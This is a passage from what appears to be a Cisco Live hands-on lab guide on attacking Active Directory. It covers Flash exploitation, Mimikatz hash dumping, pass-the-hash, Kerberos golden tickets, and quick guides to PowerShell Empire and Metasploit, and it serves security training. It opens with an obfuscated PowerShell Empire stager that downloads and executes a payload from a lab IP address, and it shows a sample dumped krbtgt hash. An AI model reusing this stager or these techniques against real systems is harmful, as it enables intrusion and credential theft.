gAZQBdADoAOgBEAGUAZgBBAFUATABUAE4ARQBUAHcATwByAEsAQwBSAEUARAB1AE4AdABJAEEAbABzADsAJABLAD0AJwAvAGoAKABCAHcAbAB5ADQAKwBhAFcAIwAkAEgAQQB8AEoAVgB+AFUAMAAtAHoAfQBMAHIANgBxAEQAOABtADkAJwA7ACQAaQA9ADAAOwBbAGMASABBAHIAWwBdAF0AJABiAD0AKABbAGMAaABBAFIAWwBdAF0AKAAkAHcAQwAuAEQAbwB3AG4AbABvAGEAZABTAFQAcgBpAE4AZwAoACIAaAB0AHQAcAA6AC8ALwAxADkAOAAuADEAOAAuADEAMwAzAC4AMQAxADEAOgA4ADAAOAAxAC8AaQBuAGQAZQB4AC4AYQBzAHAAIgApACkAKQB
AewAkAF8ALQBCAFgAbwByACQASwBbACQAaQArACsAJQAkAGsALgBMAEUAbgBnAFQAaABdAH0AOwBJAEUAWAAgACgAJABiAC0ASgBPAGkAbgAnACcAKQA=
(Empire: stager/launcher) > [+] Initial agent MZWC2HYDSXSCU1FR from 198.18.133.11 now active
```

We could now use this PowerShell Empire session to go on with post-exploitation in the windows domain…

Exercise Conclusion


In this exercise we compromised a client with another attack vector – an exploit against a vulnerable flash plugin. We then went on to escalate privileges, but in a different way from our main lab. Again, we run **Mimikatz** to get the hashes. We then saw that we could proxy any application through our Meterpreter, in our example it was **smbclient** that had been modified to use pass-the-hash. Finally, we passed control over from Metasploit to the PowerShell Empire.

Appendix C: Active Directory Background Information


NTLMv2 and Pass-the-Hash

NTLMv2 is a commonly used authentication mechanism in Microsoft Active Directory environments. A brief description of NTMLv2 follows below.


1. Client requests to authenticate to server
2. Server sends a challenge (random number)
3. Client calculates the hash from the password and then calculates the response to the challenge from the hash and some other stuff (such as username, timestamp) and of course the challenge itself
4. Server verifies the response of the challenge with the domain controller (the domain controller can perform the same operation as the client, since it stores all the hashes)



From the above it should be clear that the Attacker does not really need the clear-text password to authenticate as the client using NTLMv2. He can instead just use modified client software that uses an acquired hash to authenticate as the client.




The Attacker may acquire hashes of logged-on users and services from a compromised machine (where he has system privileges) by reading them from memory (LSASS). One well-known tool reading them from memory is mimikatz. The hashes are stored in memory to facilitate single-sign-on in the AD domain.



Kerberos and Golden Tickets


A more modern authentication framework than NTLMv2 is Kerberos (though many domains use NTLMv2 too as a fallback, because of legacy systems). Kerberos is not specific to Microsoft Active Directory but has also a long background in Unix Environments.
With Kerberos, the client connects to the Kerberos server (the domain controller) to get a TGT (a Ticket-Granting Ticket). The client authenticates by encrypting a current time-stamp with its NTLMv2 hash.
The Kerberos server then creates the TGT and populates it with the username and the groups that the user belongs to. It encrypts the TGT with the krbtgt hash, so only domain controller with this key can decrypt it.
Once the client has the TGT, the ticket is used to request TGSs (Ticket-Granting Service) that are used to access the actual services in the domain.

They important point here is that if the Attacker has access to the krbtgt hash, he can create any ticket he wants.



How Kerberos Works – 1,2: Getting the TGT

2. Domain Controller sends back a Ticket-Granting-Ticket (TGT), encrypted with the Kerberos Service (KRBTGT) hash. **Only the Domain Controllers can read the ticket that includes info on username, group belongings, validity…**



Ciscolive!


107

But Hey! Our Domain Controller **was** compromised

- So by dumping hashes Itchy (the attacker) got the KRBGT hash!

```
Krbtgt          :$NT$e27385934250848521eda994a585b79c:::
```

- **This is like being able to print his own passport!**
- Now Itchy can create his own TGTs! = Golden Tickets



Ciscolive!

112

Appendix D

PowerShell Empire Quick Guide


Below is a quick (not complete) picture of how to move around in PowerShell Empire.

You can move from any state to **listeners**, to set up the server part of the command and control.

You can move from any state to **agents**, where you can list, rename and interact with agents under your control.

Interacting with an agent means you can control it with certain commands (such as dir, upload, download), speaking directly with that specific agent. You can also execute any shell command by adding "shell" in front of the command.

You can go from **agents** or from interacting with a specific agent to a PowerShell module with the ***usemodule*** command. It is in this state that the real power and extensibility of the empire is shown. There are lots of modules available, and you can easily add your own. The modules are sorted in a hierarchical structure, at the top level you have persistence, lateral movement, code injection etc.



Appendix E

Metasploit Quick Guide

Below is a quick (not complete) picture of how to move around Metasploit.


You invoke the **msfconsole** from Linux shell with msfconsole command. This can be given with the **–r** option to execute a resource file to save typing.

Then you typically use an exploit (e.g. set up the system to attack a server, or to wait for an unpatched client to connect).

If the exploit is successful you will be moved to the Meterpreter. This is a powerful shell that controls the remote system at different degrees depending on privileges. With system privileges you should be able to load **Mimikatz** to dump the hashes.

You can move from Meterpreter to a native OS shell by typing shell

You can move back to msfconsole, for example to use another exploit by typing background. This will keep the session in the background and you can return to it with the sessions –i command.



References

1) Building an Empire with Powershell: http://www.powershellempire.com/

2) Metasploit: https://community.rapid7.com/docs/DOC-2227

3) Mimikatz: http://blog.gentilkiwi.com/mimikatz


4) Microsoft mitigations: http://blogs.technet.com/b/srd/archive/2014/06/05/an-overview-of-kb2871997.aspx

5) Microsoft recommendations: https://technet.microsoft.com/en-us/dn785092.aspx

6) Metcalf/AD security: https://www.blackhat.com/docs/us-15/materials/us-15-Metcalf-Red-Vs-Blue-Modern-Active-Directory-Attacks-Detection-And-Protection.pdf

7) Kerberos: https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It-wp.pdf

To prevent dCloud networking issue (may happen under high load)



From workstation-A open up 3 command windows
ping –t 198.18.133.111
ping –t 198.19.10.211
ping –t 198.19.10.1

 40